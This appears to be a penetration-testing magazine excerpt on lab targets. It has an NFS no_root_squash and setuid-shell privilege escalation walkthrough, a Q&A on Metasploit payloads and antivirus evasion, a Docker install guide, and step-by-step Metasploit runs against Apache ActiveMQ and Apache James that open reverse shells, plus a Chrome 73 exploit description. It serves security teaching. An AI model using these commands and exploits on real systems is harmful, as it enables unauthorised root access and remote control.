The Pe.sh script also provides network information of the target as shown in the above image. As part of this, we can also see other systems connected to our target system using the ARP table.

We can also see the connections on target system. The highlighted connections are the connection we established after exploiting it. By seeing the port numbers on which the target system is listening, we can get an idea what services are running on the target although in this case we already did a nmap scan.

C. Exploiting applications running with root privileges

However we have a chance of privilege escalation if the applications run with root privileges. There are three applications of interest here. SSH, MySQL and NFS. Let's see if any of them is running with root privileges. The ps -aux command can be used as shown below to do that.

```
sh-4.2$ ps -aux | grep root | grep mysql
ps -aux | grep root | grep mysql
sh-4.2$ ps -aux | grep root | grep ssh
ps -aux | grep root | grep ssh
root      1061  0.0  0.1 112920  4316 ?        Ss   08:30   0:00 /usr/sbin/sshd
sh-4.2$ ps -aux | grep root | grep nfs
ps -aux | grep root | grep nfs
root      1147  0.0  0.0      0      0 ?        S<   08:30   0:00 [nfsd4_callback]
root      1174  0.0  0.0      0      0 ?        S    08:30   0:00 [nfsd]
root      1175  0.0  0.0      0      0 ?        S    08:30   0:00 [nfsd]
root      1176  0.0  0.0      0      0 ?        S    08:30   0:00 [nfsd]
root      1177  0.0  0.0      0      0 ?        S    08:30   0:00 [nfsd]
root      1178  0.0  0.0      0      0 ?        S    08:30   0:00 [nfsd]
root      1179  0.0  0.0      0      0 ?        S    08:30   0:00 [nfsd]
root      1180  0.0  0.0      0      0 ?        S    08:30   0:00 [nfsd]
root      1181  0.0  0.0      0      0 ?        S    08:30   0:00 [nfsd]
sh-4.2$ █
```

Here two applications SSH and NFS are running with root privileges. For exploiting SSH, we may need password, so let's try to exploit NFS. We use the show mount command to mount the shares on target system onto our attacker system.

```
hackercoolmagz@kali:~$ showmount -e 192.168.36.142
Export list for 192.168.36.142:
/tmp *
hackercoolmagz@kali:~$ mkdir /tmp/nfs2
hackercoolmagz@kali:~$ sudo mount -t nfs 192.168.36.142:/tmp /tmp/nfs2
mount.nfs: access denied by server while mounting 192.168.36.142:/tmp
hackercoolmagz@kali:~$ █
```

That failed. Wait. All hope is not lost yet. There is a file of interest to us on the target system. The /etc/exports file. This file contains a table of local physical file systems on an NFS server that are accessible to NFS clients (in this case, our attacker system). As usual, the contents of this file are maintained by the server's system administrator (in this case root or super user).

When we check the permissions of this file, it says although the owner of the file is root user, the permissions of the file are set to 777, which means anybody could execute, read or write to the file. So we make a new share (this time the home folder of the user "armour" in the /etc/exports file as shown below.


```

bash-4.2$ cat /etc/exports
cat /etc/exports
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
bash-4.2$ ls -l /etc/exports
ls -l /etc/exports
-rwxrwxrwx 1 root root 57 Mar 14 04:36 /etc/exports
bash-4.2$ echo "/home *(rw,no_root_squash)" >> /etc/exports
echo "/home *(rw,no_root_squash)" >> /etc/exports
bash-4.2$ cat /etc/exports
cat /etc/exports
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home *(rw,no_root_squash)
bash-4.2$ █

```

Now, let's restart the nfs-server for the changes to take place. This should be done with root privileges. Hence we use sudo.

```

bash-4.2$ sudo systemctl restart nfs-server
sudo systemctl restart nfs-server
bash-4.2$ █

```

Then on the attacker system, we run the same commands we ran earlier but this time we are successful in mounting the home folder onto our system.

```

hackercoolmagz@kali:~$ showmount -e 192.168.36.142
Export list for 192.168.36.142:
/home *
/tmp *
hackercoolmagz@kali:~$ mkdir /tmp/nfs3
hackercoolmagz@kali:~$ sudo mount -t nfs 192.168.36.142:/tmp /tmp/nfs3
[sudo] password for hackercoolmagz:
mount.nfs: access denied by server while mounting 192.168.36.142:/tmp
hackercoolmagz@kali:~$ sudo mount -t nfs 192.168.36.142:/home /tmp/nfs3

```

Then we move to the mounted directory /tmp/nfs3 and copy the bash binary into that mount as shown below and set a setuid bit to using +s option.

```

hackercoolmagz@kali:/$ cd /tmp/nfs3
hackercoolmagz@kali:/tmp/nfs3$ cp /bin/bash .
cp: cannot create regular file './bash': Permission denied
hackercoolmagz@kali:/tmp/nfs3$ sudo cp /bin/bash .
hackercoolmagz@kali:/tmp/nfs3$ chmod +s bash
chmod: changing permissions of 'bash': Operation not permitted
hackercoolmagz@kali:/tmp/nfs3$ ls -l
total 1148
drwxrwxrwx 4 hackercoolmagz hackercoolmagz 4096 May 5 22:21 .
-rwxr-xr-x 1 root root 1168776 May 5 22:43 bash
drwx----- 2 1001 1001 98 May 5 21:05 hcool
drwx----- 2 1002 1002 98 May 5 21:13 hcool1
hackercoolmagz@kali:/tmp/nfs3$ sudo chmod +s bash
hackercoolmagz@kali:/tmp/nfs3$ █

```

In the /etc/exports file, there is an option called no_root_squash. root_squash is the security feature of Unix/Linux that is used for NFs usually. When root_squash is set, an attacker cannot gain root privileges even if he executes NFS on as root on the target system. This feature simply prevents privilege escalation.

Now, on target system we move to the /home folder and execute the bash command as shown below.

```
bash-4.2$ ls
ls
armour bash hcool hcool1
bash-4.2$ ./bash -p
./bash -p
./bash: error while loading shared libraries: libtinfo.so.6: cannot open shared object file: No such file or directory
```

It didn't work. Some error. But no need to worry. You remember at the beginning of this Challenge we told you there are different type of shells. Let's use one of them "dash".

```
hackercoolmagz@kali:/tmp/nfs3$ sudo cp /bin/dash .
hackercoolmagz@kali:/tmp/nfs3$ sudo chmod +s dash
hackercoolmagz@kali:/tmp/nfs3$ ls -l dash
-rwsr-sr-x 1 root root 121464 May  5 22:47 dash
```

On following the same procedure again, we successfully got a root shell.

```
bash-4.2$ ls
ls
armour bash dash hcool hcool1
bash-4.2$ ./dash -p
./dash -p
# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) egid=0(root) groups=0(root),31(exim),1000(armour)
#
```

(To Be Continued)

HACKING Q & A

Q : While using Metasploit, most of the times you use a reverse_tcp payload and a few times you use a bind_tcp payload. What is the difference between them?

A : Good question. A bind_tcp payload tries to open a port on the target machine. But the problem is almost all the firewalls configure a rule that only some regularly used ports can be open (ex : 80, 443 etc). This results in the failure of the exploit. In a reverse_tcp payload, the connection is initiated from the target machine. This connection is most of the time initiated from a most uncommon port. Since the target machine is initiating the connection, there is less chance of it being blocked by a firewall. The only requirement is we need a listener on the attacker system to receive the incoming connection.

Q : While using Metasploit payloads, they are being easily detected as malware by

antivirus. It is the same with msfvenom payloads. What is the use of Metasploit if payloads can easily be detected?

A : Metasploit is a penetration testing tool used by pentesters as a standard. For creation of undetectable payloads, Metasploit has an encrypting and encoding feature that prevents the malware from being detected by anti-malware. But since Metasploit has been in the field for a long time, signature detection can easily detect metasploit payloads. So penetration testers use other means to deliver malware (ex. Donut , recently).

However, still Metasploit is still the standard tool of penetration testing because apart from just payloads, it has many exploit modules and a lot of other functionality that can really prove handy for penetration testers.

Send all your questions regarding hacking to
qa@hackercoolmagz.com

Installing Docker in Kali Linux 2020.1

INSTALLIT

Hello readers. You all know the first release of Kali Linux this year, Kali Linux 2020.1 has been released in the month of January. The latest version brought many changes like not giving root user by default and some new tools. Since we are using many docker containers in our penetration testing tutorials, we thought of bringing a howto on installing Docker in Kali Linux 2020.1. Note that Docker can only be installed on a 64 bit architecture so make sure your system is a 64bit using command as shown below.

```
hackercoolmagz@kali:~$ uname -a
Linux kali 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64 GNU/Linux
hackercoolmagz@kali:~$
```

Here are the commands to install Docker on Kali Linux 2020.1 We thought it

```
curl -fsSL https://download.docker.com/linux/debian/gpg | sudo apt-key add -
```

```
hackercoolmagz@kali:~$ curl -fsSL https://download.docker.com/linux/debian/gpg | sudo
apt-key add -
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for hackercoolmagz:
OK
```

```
hackercoolmagz@kali:~$
```

```
echo 'deb [arch=amd64] https://download.docker.com/linux/debian buster stable' |
sudo tee /etc/apt/sources.list.d/docker.list
```

```
hackercoolmagz@kali:~$ echo 'deb [arch=amd64] https://download.docker.com/linux/debia
n buster stable' | sudo tee /etc/apt/sources.list.d/docker.list
deb [arch=amd64] https://download.docker.com/linux/debian buster stable
hackercoolmagz@kali:~$
```

```
sudo apt-get update
```

```
hackercoolmagz@kali:~$ sudo apt-get update
Get:2 https://download.docker.com/linux/debian buster InRelease [44.4 kB]
Get:1 http://ftp.harukasan.org/kali kali-rolling InRelease [30.5 kB]
Get:3 https://download.docker.com/linux/debian buster/stable amd64 Packages [11.5 kB]
Get:4 http://ftp.harukasan.org/kali kali-rolling/main amd64 Packages [16.3 MB]
Get:5 http://ftp.harukasan.org/kali kali-rolling/non-free amd64 Packages [198 kB]
Get:6 http://ftp.harukasan.org/kali kali-rolling/contrib amd64 Packages [98.9 kB]
Fetched 16.7 MB in 23s (738 kB/s)
Reading package lists... Done
hackercoolmagz@kali:~$
```

sudo apt-get remove docker docker-engine docker.io

```
hackercoolmagz@kali:~$ sudo apt-get remove docker docker-engine docker.io
Reading package lists... Done
Building dependency tree
Reading state information... Done
Package 'docker-engine' is not installed, so not removed
Package 'docker' is not installed, so not removed
Package 'docker.io' is not installed, so not removed
0 upgraded, 0 newly installed, 0 to remove and 959 not upgraded.
hackercoolmagz@kali:~$ █
```

sudo apt-get install docker-ce

```
hackercoolmagz@kali:~$ sudo apt-get install docker-ce
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
aufs-dkms aufs-tools cgroupfs-mount containerd.io dkms docker-ce-cli
linux-compiler-gcc-9-x86 linux-headers-5.5.0-kali1-amd64
linux-headers-5.5.0-kali1-common linux-headers-amd64 linux-kbuild-5.5 pigz
Suggested packages:
aufs-dev menu
The following NEW packages will be installed:
aufs-dkms aufs-tools cgroupfs-mount containerd.io dkms docker-ce docker-ce-cli
linux-compiler-gcc-9-x86 linux-headers-5.5.0-kali1-amd64
linux-headers-5.5.0-kali1-common linux-headers-amd64 linux-kbuild-5.5 pigz
0 upgraded, 13 newly installed, 0 to remove and 959 not upgraded.
Need to get 98.3 MB of archives.
After this operation, 446 MB of additional disk space will be used.
Do you want to continue? [Y/n] █
```

After Docker is successfully installed (it will take some time), run the following command to test if it is actually working. **sudo docker run hello-world**

```
hackercoolmagz@kali:~$ sudo docker run hello-world
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
0e03bdcc26d7: Pull complete
Digest: sha256:8e3114318a995a1ee497790535e7b88365222a21771ae7e53687ad76563e8e76
Status: Downloaded newer image for hello-world:latest
```

```
Hello from Docker!
This message shows that your installation appears to be working correctly.
```

To generate this message, Docker took the following steps:

1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub. (amd64)
3. The Docker daemon created a new container from that image which runs the executable that produces the output you are currently reading.

Docker should successfully work now. To start the Docker service after booting the system, the command is as shown below.

```
hackercoolmagz@kali:~$ sudo systemctl start docker
hackercoolmagz@kali:~$ █
```

More information about managing Docker images and containers has been given in our [Feb 2019 Issue](#). Please refer to that Issue.

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

[Apache Activemq Directory Traversal Upload Module](#)

TARGET: Apache ActiveMQ 5.x < 5.11.2

TYPE: Remote

DEFENDER : ON

Apache ActiveMQ is according to its makers "the most popular open source, multi-protocol and Java-based messaging server". Although it is built for multi OS support, this vulnerability can only be exploited for Windows versions. The above mentioned versions have a directory traversal vulnerability that can be exploited to upload a malicious payload on the target.

This module uploads a java based payload as the software itself is java based. Let's test this exploit module. We have tested this exploit on Apache ActiveMQ 5.11.1 installed on OS Windows 10. Readers can download the software from our repository.

Start Metasploit and load the `activemq_traversal_module` as shown below. The Apache `activemq` runs with default credentials (`admin : admin`). By default, it runs on port 8161.

```
msf5 > use exploit/windows/http/apache_activemq_traversal_upload
msf5 exploit(windows/http/apache_activemq_traversal_upload) > show options
```

```
Module options (exploit/windows/http/apache_activemq_traversal_upload):
```

| Name | Current Setting | Required | Description |
|-----------|-----------------------|----------|--|
| ---- | ----- | ----- | ----- |
| PASSWORD | admin | yes | Password to authenticate with |
| PATH | /fileserver/..\admin\ | yes | Traversal path |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 8161 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | / | yes | The base path to the web application |
| USERNAME | admin | yes | Username to authenticate with |
| VHOST | | no | HTTP server virtual host |

```
Payload options (java/jsp_shell_reverse_tcp):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| ---- | ----- | ----- | ----- |
| LHOST | | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |
| SHELL | | no | The system shell to use. |

By default, it also takes a java reverse shell as payload. So just leave it and set the required options as shown below.

```
msf5 exploit(windows/http/apache_activemq_traversal_upload) > set rhosts 192.168.36.1
rhosts => 192.168.36.1
msf5 exploit(windows/http/apache_activemq_traversal_upload) > set lhost 192.168.36.130
lhost => 192.168.36.130
msf5 exploit(windows/http/apache_activemq_traversal_upload) > check

[*] Running check...
[+] 192.168.36.1:8161 - The target is vulnerable.
msf5 exploit(windows/http/apache_activemq_traversal_upload) >
```

Then execute the exploit and you should have a command shell on the target system.

```
msf5 exploit(windows/http/apache_activemq_traversal_upload) > run

[*] Started reverse TCP handler on 192.168.36.130:4444
[*] Uploading payload...
[*] Payload sent. Attempting to execute the payload.
[*] Command shell session 1 opened (192.168.36.130:4444 -> 192.168.36.1:54051) at 2020-04-30 17:01:46 +0530
[+] Payload executed!

Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\nspadm\Downloads\apache-activemq-5.11.1-bin\apache-activemq-5.11.1>
```

Note that we tested this with latest anti virus and with Windows Defender ON.

[Apache James File Write Exploit Upload Module](#)

TARGET: Apache James 2.3.2 **TYPE: Remote** **FIREWALL: Not Applicable**

Apache James is an open source SMTP and POP3 Mail server entirely written in Java. It can also be used as a NNTP news server. The above mentioned version of Apache James has a input validation vulnerability in the code that creates new users. This module exploits this vulnerability by using directory traversal payload as the username. We have tested this module on a Centos target. Let's see how to install Apache James 2.3.2 on the target.

On the Centos terminal, install bash-completion, Java and nmap-ncat as shown below.

```
[root@localhost ~]# yum install bash-completion java-1.8.0-openjdk nmap-ncat
Loaded plugins: fastestmirror, langpacks
Determining fastest mirrors
epel/x86_64/metalink | 3.7 kB | 00:00
 * base: mirrors.piconets.webwerks.in
 * epel: mirrors.bestthaihost.com
 * extras: mirrors.piconets.webwerks.in
 * updates: mirrors.piconets.webwerks.in
base | 3.6 kB | 00:00
epel | 4.7 kB | 00:00
```

You need to give your confirmation as shown below when prompted.

```
--> Running transaction check
--> Package java-1.8.0-openjdk-headless.x86_64 1:1.8.0.222.b03-1.el7 will be updated
--> Package java-1.8.0-openjdk-headless.x86_64 1:1.8.0.242.b08-0.el7_7 will be an update
--> Finished Dependency Resolution
```

Dependencies Resolved

```
=====
Package                Arch      Version                               Repository  Size
=====
Updating:
java-1.8.0-openjdk     x86_64   1:1.8.0.242.b08-0.el7_7             updates    293 k
Updating for dependencies:
java-1.8.0-openjdk-headless x86_64 1:1.8.0.242.b08-0.el7_7             updates    32 M
=====
```

Transaction Summary

```
=====
Upgrade 1 Package (+1 Dependent package)
```

Total download size: 32 M

Is this ok [y/d/N]: y



The installation should finish as shown below.

Updated:

```
java-1.8.0-openjdk.x86_64 1:1.8.0.242.b08-0.el7_7
```

Dependency Updated:

```
java-1.8.0-openjdk-headless.x86_64 1:1.8.0.242.b08-0.el7_7
```

Complete!

```
[root@localhost ~]#
```

Bash completion is a bash command functionality that auto completes commands or arguments when users type partial commands or arguments. It is just like Google's autocomplete feature but this works on bash shell. This is used normally to increase effectiveness of work done by programmers.

Next, use curl to download the vulnerable version of apache james. The command is given below.

```
curl -O https://archive.apache.org/dist/james/server/apache-james-2.3.2.tar.gz
```

```
[root@localhost ~]# curl -O https://archive.apache.org/dist/james/server/apache-james-2.3.2.tar.gz
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %          %         Dload  Upload   Total   Spent    Left   Speed
100 7476k  100 7476k    0     0  231k      0  0:00:32  0:00:32 --:--:-- 229k
[root@localhost ~]#
```

Once the download is finished, extract the archive and copy the entire extracted directory to /opt directory. Then change the permissions of /opt/james-2.3.2/bin/*.sh to executable. Then

open ports 25 and 4555 on the firewall.

```
[root@localhost ~]# tar -xzf apache-james-2.3.2.tar.gz
[root@localhost ~]# cp -r james-2.3.2 /opt
[root@localhost ~]# chmod +x /opt/james-2.3.2/bin/*.sh
[root@localhost ~]# firewall-cmd --zone=public --add-port=25/tcp --permanent
success
[root@localhost ~]# firewall-cmd --zone=public --add-port=4555/tcp --permanent
usage: see firewall-cmd man page
firewall-cmd: error: unrecognized arguments: --permanent
[root@localhost ~]# firewall-cmd --zone=public --add-port=4555/tcp --permanent
success
[root@localhost ~]# █
```

Then go to the `/usr/lib/systemd/system/` directory and enable james service to run automatically as the system starts.

```
[root@localhost system]# nano james.service
[root@localhost system]# sudo systemctl enable james
Created symlink from /etc/systemd/system/multi-user.target.wants/james.service to
/usr/lib/systemd/system/james.service.
[root@localhost system]# sudo systemctl disable postfix
Removed symlink /etc/systemd/system/multi-user.target.wants/postfix.service.
[root@localhost system]# █
```

All set on the target system. On the attacker system, load the `apache_james_exec` module.

```
msf5 > use exploit/linux/smtp/apache_james_exec
msf5 exploit(linux/smtp/apache_james_exec) > show options
```

Module options (exploit/linux/smtp/apache_james_exec):

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|--|
| ADMINPORT | 4555 | yes | Port for James remote administration tool |
| PASSWORD | root | yes | Root password for James remote administration tool |
| POP3PORT | 110 | no | Port for POP3 Apache James Service |
| RHOSTS | | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 25 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | | no | The URI to use for this exploit (default is random) |
| USERNAME | root | yes | Root username for James remote administration tool |

If you notice the above image, the username and password options are set by default. These

are the default credentials of Apache James server. This exploit module can work in two ways. One method is through bash completion and second is through cron.

```
msf5 exploit(linux/smtp/apache_james_exec) > show targets
```

Exploit targets:

| Id | Name |
|----|-----------------|
| -- | ---- |
| 0 | Bash Completion |
| 1 | Cron |

We will try the cron method first. Set the required options as shown below and check.

```
msf5 exploit(linux/smtp/apache_james_exec) > set rhosts 192.168.36.140
rhosts => 192.168.36.140
```

```
msf5 exploit(linux/smtp/apache_james_exec) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf5 exploit(linux/smtp/apache_james_exec) > █
```

We will try the cron method first.

```
msf5 exploit(linux/smtp/apache_james_exec) > set target 1
target => 1
```

```
msf5 exploit(linux/smtp/apache_james_exec) > check
```

```
[*] 192.168.36.140:25 - The target appears to be vulnerable.
```

```
[-] 192.168.36.140:25 - Failed to remove payload message for user '././././././././././././etc/cron.d' with password ''
```

Running the module should give you a command shell on the target as shown below.

```
msf5 exploit(linux/smtp/apache_james_exec) > run
```

```
[*] Started reverse TCP handler on 192.168.36.130:4444
[*] 192.168.36.140:25 - Command Stager progress - 100.00% done (833/833 bytes)
[*] 192.168.36.140:25 - Waiting for cron to execute payload...
[*] Sending stage (3012516 bytes) to 192.168.36.140
[*] Meterpreter session 1 opened (192.168.36.130:4444 -> 192.168.36.140:33470) at 2020-04-23 14:21:02 +0530
[-] 192.168.36.140:25 - Failed to remove payload message for user '././././././././././././etc/cron.d' with password 'iZcmqjZN'
```

```
meterpreter > sysinfo
```

```
Computer      : localhost.localdomain
OS            : CentOS 7.7.1908 (Linux 3.10.0-1062.el7.x86_64)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
```

```
meterpreter > getuid
```

```
Server username: no-user @ localhost.localdomain (uid=0, gid=0, euid=0, egid=0)
```

```
meterpreter > █
```


Google Chrome 73 1-day Array .map --no-sandbox Module

TARGET: Google Chrome 73.0.3683.86 (64 bit) TYPE: Remote FIREWALL: ON


This and next two exploit modules remind me of the days when I used to download torrents. For specific files we used to download, they used to provide a particular browser and suggest to us to use that browser only. If our readers didn't understand this, well, you will definitely understand this at the end of this exploit module.

The above mentioned chrome version suffers from a delicate overflow. This exploit corrupts the length of a float in order to modify the backing store of a typed array. By doing this, the typed array can be used to read and write arbitrary memory. The exploit then uses WebAssembly in order to allocate a region of RWX memory, which is then replaced with the payload.

Array is an object used by Google Chrome. In this case, it is being overflowed. RWX memory is that memory where Read, Write and Execute permissions are granted. It is in this memory that the module loads its malicious payload which is then executed.

